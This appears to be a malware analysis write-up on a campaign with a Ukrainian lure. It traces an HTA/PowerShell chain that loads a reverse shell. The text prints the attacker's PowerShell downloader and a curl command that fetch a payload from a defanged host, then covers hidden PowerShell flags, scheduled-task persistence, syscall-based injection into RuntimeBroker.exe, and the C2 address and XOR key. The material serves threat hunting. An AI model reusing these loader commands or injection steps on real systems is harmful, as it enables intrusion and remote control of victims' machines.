$url = "https://ukrvarta[.]online/conference/updater.txt"
$outPath = "$env:LOCALAPPDATA\OneDriveUpdater\OneDriveUpdater.exe"
$key = [byte[]](0x66,0x75,0x63,0x6b)

```

```

$bytes = (New-Object System.Net.WebClient).DownloadData($url)
$out = New-Object byte[] $bytes.Length

```

```

for ($i = 0; $i -lt $bytes.Length; $i++) {
    $out[$i] = $bytes[$i] -bxor $key[$i % $key.Length]
}

```

```

New-Item -ItemType Directory -Force -Path (Split-Path $outPath) | Out-Null
[IO.File]::WriteAllBytes($outPath, $out)

```

The XOR-Key is:

66 75 63 6b

ASCII:

fuck

XOR-encrypted payload removed

Old variant / dopomoga.hta.old:

The payload was loaded from:

```
https://ukrvarta[.]online/conference/updater.txt
```

Then it was locally XOR-decoded with the following key:

```
$key = [byte[]](0x66,0x75,0x63,0x6b)
```

ASCII-Key:

fuck

The decoded result was then written to:

```
%LOCALAPPDATA%\OneDriveUpdater\OneDriveUpdater.exe
```

New variant / dopomoga.hta:

No local decryption is used anymore. Instead, the payload is downloaded directly:

```
cmd /c curl https://ukrvarta[.]online/dopomoga/updater.txt -o %LOCALAPPDATA%\OneDriveUpdater\OneDriveUpdater.exe
```

That means the new payload is stored directly as a file without the previous XOR decoding step.

PowerShell EncodedCommand removed

Old variant / Script 1:

```
powershell -ep bypass -NoProfile -WindowStyle Hidden -e "<base64>"
```

This was noisy because it included several classic malware / loader indicators:

```
-ep bypass  
-NoProfile  
-WindowStyle Hidden  
-EncodedCommand
```

New variant / Script 2:

The newer variant only uses:

```
cmd /c curl ...
```

This is simpler. One possible reason is to reduce PowerShell telemetry, avoid AMSI / PowerShell logging and bypass typical PowerShell detection rules.

URL changed

Old:

```
https://ukrvarta[.]online/conference/updater.txt
```

New:

```
https://ukrvarta[.]online/dopomoga/updater.txt
```

So:

```
/conference/ -> /dopomoga/
```

Scheduled task name changed

Old:

```
/tn "OneDrive Updater"
```

New:

```
/tn "OneDriveUpdater"
```

The space was removed.

This matters for hunting, because both task names should be considered IOCs.

/f was added

Old / Script 1:

```
schtasks /create ... /ru "%USERNAME%"
```

Old / Script 2:

```
schtasks /create ... /ru "%USERNAME%" /f
```

The /f flag forces overwriting an existing task.

This makes the new variant more robust: if the task already exists, it gets updated or overwritten instead of failing.

updater.exe

Both the /dopomoga and /conference directories contain an updater.txt file.

Because of the JavaScript changes, we know that one of those files was encoded with the XOR key fuck. After decoding it, the resulting file had the same hash. So both chains deploy the same malware.

I analyzed the file with Ghidra and radare2. Here is the summary.

Filename	updater.exe
Size	222056 bytes
Type	PE32+ x86-64 GUI executable
SHA256	c06cc6122b798f88a05a088bfed39594af86ba714da89fec5ca62d7119782df9
MD5	44fe18a23d6d2ca53a7234a934f438db
PETimestamp	Sat Mar 14 20:42:39 2026
ImageBase	0x140000000
EntryPoint RVA	0x20a4
EntryPoint VA	0x1400020a4

Does anything stand out to you about PETimestamp?

The PE contains an Authenticode certificate table referencing a Microsoft code-signing chain, but signature validity was not verified during this static analysis.

Resolved syscalls

The loader resolves NTDLL exports by CRC32 hash and then extracts the syscall numbers from the NTDLL stubs.

Resolved functions include:

```
NtOpenProcess
NtAllocateVirtualMemory
NtWriteVirtualMemory
NtProtectVirtualMemory
NtCreateThreadEx
NtWaitForSingleObject
```

The corresponding hashes are:

```

dbf381b5 -> NtOpenProcess
e0762feb -> NtAllocateVirtualMemory
e4879939 -> NtWriteVirtualMemory
5c2d1a97 -> NtProtectVirtualMemory
2073465a -> NtCreateThreadEx
dd554681 -> NtWaitForSingleObject

```

This is fairly classic: minimal imports, parse NTDLL at runtime, resolve syscalls directly and avoid user-mode hooks.

Injection Chain

The outer stage specifically looks for:

RuntimeBroker.exe

The flow is roughly:


```

NtOpenProcess(RuntimeBroker.exe)
NtAllocateVirtualMemory(remote, size=0x19321, PAGE_READWRITE)
XOR decode local payload from .data
NtWriteVirtualMemory(remote, decoded_shellcode)
NtProtectVirtualMemory(remote, PAGE_NOACCESS)
Sleep(47999 ms)
NtProtectVirtualMemory(remote, PAGE_EXECUTE_READ)
NtCreateThreadEx(remote_base)

```

The PAGE_NOACCESS -> Sleep -> PAGE_EXECUTE_READ sequence is interesting.

It looks like a simple delay / evasion layer before actual execution. This is also why we do not see much when running a quick sandbox analysis.



The shellcode is stored inside the .data section of the outer PE:

```

Encoded blob VA:    0x14001a000
Encoded blob raw:   0x18000
Encoded size:       0x19321 bytes
XOR key:            0x66
Decoded first bytes: 57 31 c0 b9 0a 00 00 00 ...

```

After XOR-decoding with 0x66, we do not get a PE directly. Instead, we get x64 shellcode.

Shellcode / Nested Loader

The shellcode is itself another loader. It resolves APIs by hash again, including:

```
LdrLoadDll
NtAllocateVirtualMemory
NtProtectVirtualMemory
NtFreeVirtualMemory
```

It then processes an internal package format.

Important offsets inside the decoded shellcode:

```
Shellcode entry:      offset 0x0000
First package:        offset 0x0c71
Second package size:  0x15bc1
Second package body:  offset 0x3760
End of shellcode blob: 0x19321
```

The second package is:

```
XOR encrypted
LZNT1 compressed
```

The stage uses `RtlDecompressBuffer` with compression format 0x2, which means LZNT1.

After XOR + LZNT1 decompression, we get the final PE payload.

Final Payload

The unpacked payload is:

```
Internal name: EncryptedReverseShell.exe
Type:         PE32+ x86-64 GUI executable
Size:         0x20800 bytes
SHA256:       268400390be82fcb46f1b23e0319f2f2ba477e392014b41b57df587b99ecc3c5
MD5:          1c95b3d3ac3d6f9c839df333532060b4
PE TimeDateStamp: Tue Mar 3 19:53:17 2026
EntryPoint VA: 0x140001978
Reverse shell routine: around 0x140001070
```

Interesting strings:

```
EncryptedReverseShell.exe
109.237.97.4
Connected!
cmd /C %s
C:\Users\user\source\repos\EncryptedReverseShell\x64\Release\EncryptedReverseShell.pdb
```

C2 / Reverse Shell

The final payload connects to:

```
C2 IP:  109.237.97.4
Port:   8443
```

In code:

```
lea rcx, [109.237.97.4]
call inet_addr
```

```
mov ecx, 0x20fb
call htons
```

0x20fb is decimal:

8443

After that, a TCP socket is created and connected.

The flow is:

1. WSASStartup
2. socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
3. connect(109.237.97.4:8443)
4. send encrypted "Connected! "
5. receive encrypted command length
6. receive encrypted command
7. decrypt command
8. execute via cmd /C %s
9. capture output through pipes
10. encrypt output
11. send output back to C2

The protocol encryption is simple XOR:

XOR key length: 9 bytes

XOR key: 01 01 02 03 74 15 04 ff ee

This applies to the C2 messages, not to the outer .data blob. The outer blob uses 0x66

IIM Chain & Pattern

Besides the classic malware analysis, I also modeled the flow as an IIM chain.

IIM stands for [Infrastructure Intelligence Model](#) and is a part of the ecosystem i am building with [Malwarebox](#).

It is my attempt to describe campaigns not only as isolated IOCs, but as connected infrastructure chains.

This case shows quite well why that matters.

The attack is not just updater.exe or one C2 IP. Before we ever get to the reverse shell, we have the lure, ZIP archive, LNK file, mshta, HTA / JavaScript staging, updater.txt, persistence through OneDriveUpdater, injection into RuntimeBroker.exe and finally the reverse shell connection to 109.237.97.4:8443.

The IIM chain models this flow through roles such as Entry, Staging, Payload and C2.

This makes it easier to see how the infrastructure works together and which parts are replaceable.

That is often more useful for tracking than a single hash.

Hashes rotate quickly.

Infrastructure patterns tend to survive longer.

The full chain is available here:

[IIM Chain: UAC-0247 UkrVarta FPV Lure to RuntimeBroker Injection and Reverse Shell](#)

